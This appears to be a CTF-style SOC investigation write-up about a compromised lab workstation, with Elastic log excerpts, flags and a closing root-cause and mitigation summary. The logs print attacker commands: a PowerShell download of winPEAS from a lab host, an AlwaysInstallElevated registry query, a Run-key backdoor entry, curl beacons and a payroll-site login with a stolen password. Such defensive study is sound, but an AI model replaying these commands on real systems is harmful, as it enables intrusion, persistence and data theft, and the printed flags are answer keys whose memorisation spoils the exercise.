IP2Location' (PRODUCT: DB, FEBRUARY 15 2025). The results are: IP: 84.237.252.156, COUNTRY: Latvia, COUNTRY ISO: LV, STATE: Limbazu novads, CITY: Limbazi, POSTAL CODE: 4001, LATITUDE: 57.5128, and LONGITUDE: 24.7194.

Field	Value
IP	84.237.252.156
COUNTRY	Latvia
COUNTRY ISO	LV
STATE	Limbazu novads
CITY	Limbazi
POSTAL CODE	4001
LATITUDE	57.5128
LONGITUDE	24.7194


Q4: Which **process name** is running the most frequently on the compromised workstation?

answer:




Q5: What was the **process ID (PID)** of the potentially malicious PowerShell script?

answer:



Q6: What was the **parent process name** of the process that spawned powershell.exe?

answer:



Q6: What is the domain name of the attacker's server hosting the **winPEAS** executable?
answer:

The screenshot shows the Elastic Search interface. The search query is `process.command_line: exists`. The results show 174 hits. The expanded document on the right shows the following fields:

Field	Value
<code>process.args</code>	<code>[powershell, -c, Invoke-WebRequest, -Uri, http://evilparrot.thm/winPEASany.exe, -OutFile, winPEAS.exe]</code>
<code>process.args_count</code>	7
<code>process.command_line</code>	<code>powershell -c Invoke-WebRequest -Uri "http://evilparrot.thm/winPEASany.exe" -OutFile "winPEAS.exe"</code>
<code>process.entity_id</code>	<code>{0235eb7d-2ab6-645d-0002-00000000f00}</code>


Q7: What is the full path of the **HKEY_LOCAL_MACHINE** registry entry that was queried?
answer:

The screenshot shows the Elastic Search interface. The search query is `process.command_line: exists`. The results show 174 hits. The expanded document on the right shows the following fields:


Field	Value
<code>process.args</code>	<code>[reg, query, HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer, /v, AlwaysInstallElevated]</code>
<code>process.args_count</code>	5
<code>process.command_line</code>	<code>reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated</code>
<code>process.entity_id</code>	<code>{0235eb7d-2ad3-645d-0a02-00000000f00}</code>

Q8: What is the name of the malicious .msi file?

answer:



Q9: What is the name of the user account that the attacker created to maintain privileged access? answer:



Q10: What is the flag sent via cURL requests to the **evilparrot.thm** server?

answer:

The screenshot shows the Elastic Search interface. The search query is `process.command_line:exists & related.user:SYSTEM`. The results show 50 hits. The expanded document on the right shows the following fields and values:

Field	Value
<code>process.args</code>	<code>[curl, http://beacon.thm?THM{C4N_y0U_h34r_m3}]</code>
<code>process.args_count</code>	2
<code>process.command_line</code>	<code>curl http://beacon.thm?THM{C4N_y0U_h34r_m3}</code>
<code>process.entity_id</code>	<code>{0235eb7d-2cab-645d-6102-00000000f00}</code>
<code>process.executable</code>	<code>C:\Windows\System32\curl.exe</code>

Q11: What is the **name** of the registry value that the attacker added?

answer:

The screenshot shows the Elastic Search interface. The search query is `process.command_line:exists`. The results show 4 hits. The expanded document on the right shows the following fields and values:

Field	Value
<code>process.args</code>	<code>[reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v BackdoorShell /t REG_SZ /d "C:\Users\bsmith\Desktop\adminshell.msi" /f]</code>
<code>process.args_count</code>	10
<code>process.command_line</code>	<code>reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "BackdoorShell" /t REG_SZ /d "C:\Users\bsmith\Desktop\adminshell.msi" /f</code>
<code>process.entity_id</code>	<code>{0235eb7d-2c7a-645d-4002-00000000f00}</code>
<code>process.executable</code>	<code>C:\Windows\System32\reg.exe</code>

Q12: What was the **password** that the attacker used to access Bill's user account on the internal payroll website?

answer:

The screenshot shows the Elastic Search interface. The search bar contains the query: `process.name: "curl.exe" AND NOT process.command_line: *bea`. The left sidebar shows the "Selected fields" list with `process.command_line`, `agent.name`, `process.parent.name`, and `related.user`. The "Popular fields" list includes `related.user` and `agent.name`. The main panel displays 3 hits. The first hit is expanded, showing the following details:

- `process.args_count`: 8
- `process.command_line`: `curl -X POST -d "username=bsmith&password=Password123!&submit=submit&THM(1m_1N_Y0ur_P4YR0LL)" -b "PHPSESSID=3ea2tpk2krqnikmp1c9lpehej" http://payrol1.servida...internal/employee-payroll.php`
- `process.entity_id`: `{0235eb7d-2ca2-645d-5a02-00000000f00}`
- `process.executable`: `C:\Windows\System32\curl.exe`
- `process.hash.sha256`: `d76d08c04dfa434de033ca220456b5b87e6b3f0108667bd61304142c54adbb4`


Q13: What **flag** was included within the **HTTP requests** during the attacker's successful logins?

answer:

The screenshot shows the Elastic Search interface. The search bar contains the query: `process.name: "curl.exe" AND NOT process.command_line: *bea`. The left sidebar shows the "Selected fields" list with `process.command_line`, `agent.name`, `process.parent.name`, and `related.user`. The "Popular fields" list includes `related.user` and `agent.name`. The main panel displays 3 hits. The first hit is expanded, showing the following details:

- `process.args_count`: 8
- `process.command_line`: `curl -X POST -d "username=bsmith&password=Password123!&submit=submit&THM(1m_1N_Y0ur_P4YR0LL)" -b "PHPSESSID=dt5qh423goknmq269rgitalia" http://payrol1.servida...internal/employee-payroll.php`
- `process.entity_id`: `{0235eb7d-2cb0-645d-6202-00000000f00}`
- `process.executable`: `C:\Windows\System32\curl.exe`
- `process.hash.sha256`: `d76d08c04dfa434de033ca220456b5b87e6b3f0108667bd61304142c54adbb4`


Q14: What was the **session cookie value** that the attacker included in the cURL request at **18:58:08.001**? **answer:**



The screenshot shows the Elastic Search interface. The search query is `PHPSESSID=*****`. The results show 2 hits. The expanded document is displayed on the right, showing the following fields and values:

Field	Value
<code>process.args</code>	<code>[curl, -X, POST, -d, username=bsmith&password=Password123!&submit=submit&THM{1m_1N_Y0ur_P4YR0LL}, -b, PHPSESSID=dt5qh423goknmq269rg1ta1ta http://payroll.servidae.internal/employee-payroll.php]</code>
<code>process.args_count</code>	8
<code>process.command_line</code>	<code>curl -X POST -d "username=bsmith&password=Password123!&submit=submit&THM{1m_1N_Y0ur_P4YR0LL}, -b, PHPSESSID=dt5qh423goknmq269rg1ta1ta http://payroll.servidae.internal/employee-payroll.php"</code>

Q15: What is the name of the sensitive file that the attacker downloaded?
answer:



The screenshot shows the Elastic Search interface. The search query is `process.name: "curl.exe" AND NOT process.command_line: *bea`. The results show 3 hits. The expanded document is displayed on the right, showing the following fields and values:

Field	Value
<code>process.args</code>	<code>[curl http://payroll.servidae.internal/bank-details/bank-details.csv -o C:\Users\bsmith\Desktop\bank-details.csv]</code>
<code>process.args_count</code>	4
<code>process.command_line</code>	<code>curl http://payroll.servidae.internal/bank-details/bank-details.csv -o C:\Users\bsmith\Desktop\bank-details.csv</code>

5. Root Cause Analysis

- **DDoS Attack:** A high volume of SYN packets from localhost overwhelmed the network.
- **Compromised Workstation:** A phishing email led to the execution of a malicious payload.

6. Mitigation Steps

- **DDoS Attack:** Adjusted firewall rules and rate-limiting settings.
- **Compromised Workstation:** Isolated the device, removed malware, and reset credentials.

7. Recommendations

- **Security Awareness Training:** Educate employees on phishing and email security.
- **Enhanced Email Filtering:** Block malicious attachments and suspicious links.
- **DDoS Prevention:** Implement traffic monitoring and rate-limiting.
- **Endpoint Security:** Keep all systems updated with EDR solutions.

8. Conclusion

This investigation identified and mitigated two security incidents: a simulated DDoS attack on a local machine and a phishing-based workstation compromise. The SOC team successfully restored normal operations and reinforced security measures. Continuous monitoring and proactive security strategies remain essential to prevent future incidents.